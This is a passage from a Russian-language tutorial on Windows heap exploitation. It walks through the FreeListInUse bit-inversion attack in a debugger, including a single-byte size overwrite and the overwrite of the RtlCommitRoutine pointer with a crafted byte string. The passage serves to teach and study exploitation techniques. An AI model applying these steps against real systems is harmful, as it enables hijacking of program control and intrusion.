


Анализируя FreeListInUse и FreeList[n] мы видим, что элемент 0x3 содержит пустые чанки. Заметьте, что их размер составляет 0x10.




Мы собираемся перезаписать этот размер (перезапись одного байта), а затем аллоцировать его. Это инвертирует бит во FreeListInUse, соответствующий перезаписанному размеру.


Введём 16 ASCII символов и в конец добавим "|". Например: AAAAAAAAAAAAAAA|. Мы планируем перезаписать размер значением "\x7c". Жмём Enter. Вы должны остановиться на первой точке останова по адресу 0x00401612.




Давайте изучим проверку ещё раз. Заметьте, что на этом этапе бит FreeListInUse с размером 0x7c всё ещё равен нулю, но мы перезаписали размер чанка, лежащего во FreeList[0x3]:




Перепрыгнем через выполнение HeapAlloc() клавишей F8 и взглянем на содержимое FreeList и FreeListInUse. Мы увидим, что бит в FreeListInUse для элемента 0x3 установлен, но таких чанков не существует:



Нашей задачей было перевернуть бит для 0x7c, проверим, получилось ли у нас это:




Теперь мы попадаем на вторую точку останова. Происходит попытка аллокации из элемента 0x7c. Однако этого не произойдёт, пока мы не освободим чанк перед элементом 0x7c. Запустите приложение и вы увидите, что чанк освобождается в элементе 0x7b после прохождения брейкпойнта на 0x004016c4. Можно быть уверенным, что соответствующий бит в FreeListInUse также установлен.




Теперь перепрыгнем через вызов функции клавишей F8. В регистре EAX должно быть значение 0x00490558 (адрес на сам FreeList[0x7c]!).



Всё, что осталось сделать, это перезаписать указатель RtlCommitRoutine по смещению 0x57c. 0x57c-0x558 = 36 байт + 4 байта на контроль указателя. Заметьте, что как только вы производите аллокацию, вы уничтожаете все указатели, начиная со смещения 0x558:



И всё же давайте перезапишем структуру строкой "\x41" \* 36 + "\x44" \* 4. После этого значение указателя будет состоять из букв D:



В этом месте вы можете потребовать расширение кучи (запросить больше памяти из сегмента кучи). Это легко делается вызовом HeapAlloc() с размером, превышающим любой чанк во FreeList[0]. Разумеется, вы не можете аллоцировать любой размер из FreeList[n] после 0x7c, поскольку этих чанков больше не существует. Я не привёл всех подробностей в этом обзоре, потому что хочу, чтобы читатель подумал самостоятельно и понял, почему это не будет работать с кодом, который я предоставил выше. Подсказка: обратите внимание на размер (я упоминал это как возможно решение).

Заключение

В то время как атака инверсией бита FreeListInUse является удивительной техникой, она создаёт много трудностей атакующему. Без сомнения, при определённых условиях, это будет идеальный способ эксплуатации аллокатора кучи и перезаписи управляющих структур. Реальной проблемой является проверка, что поддельный заголовок содержит правильный размер и значение флага. Хотя атаку непросто провести, она даёт чуть больше, чем другие атаки кучи, зависящие от приложения, поскольку вам в действительности не нужно переполнение кучи, чтобы атака прошла успешно.

Выражаю большую благодарность Николасу Вайзману за открытие этой техники и его помощь в моих попытках разобраться в ней. Также благодарю Брета Мура за его превосходное и подробное исследование "Кучи про кучи" ("Heaps about heaps"). И наконец, вы можете скачать обновлённую версию **!heaper**. Вместе с написанием этих туториалов я также обновляю его код.

Ссылки:

- Злоупотребление битовыми масками – тут (http://h2hc.org.br/repositorio/2009/files/Nicolas.en.pdf)

- Кучи про кучи – тут (https://www.insomniasec.com/downloads/publications/Heaps\_About\_Heaps.ppt)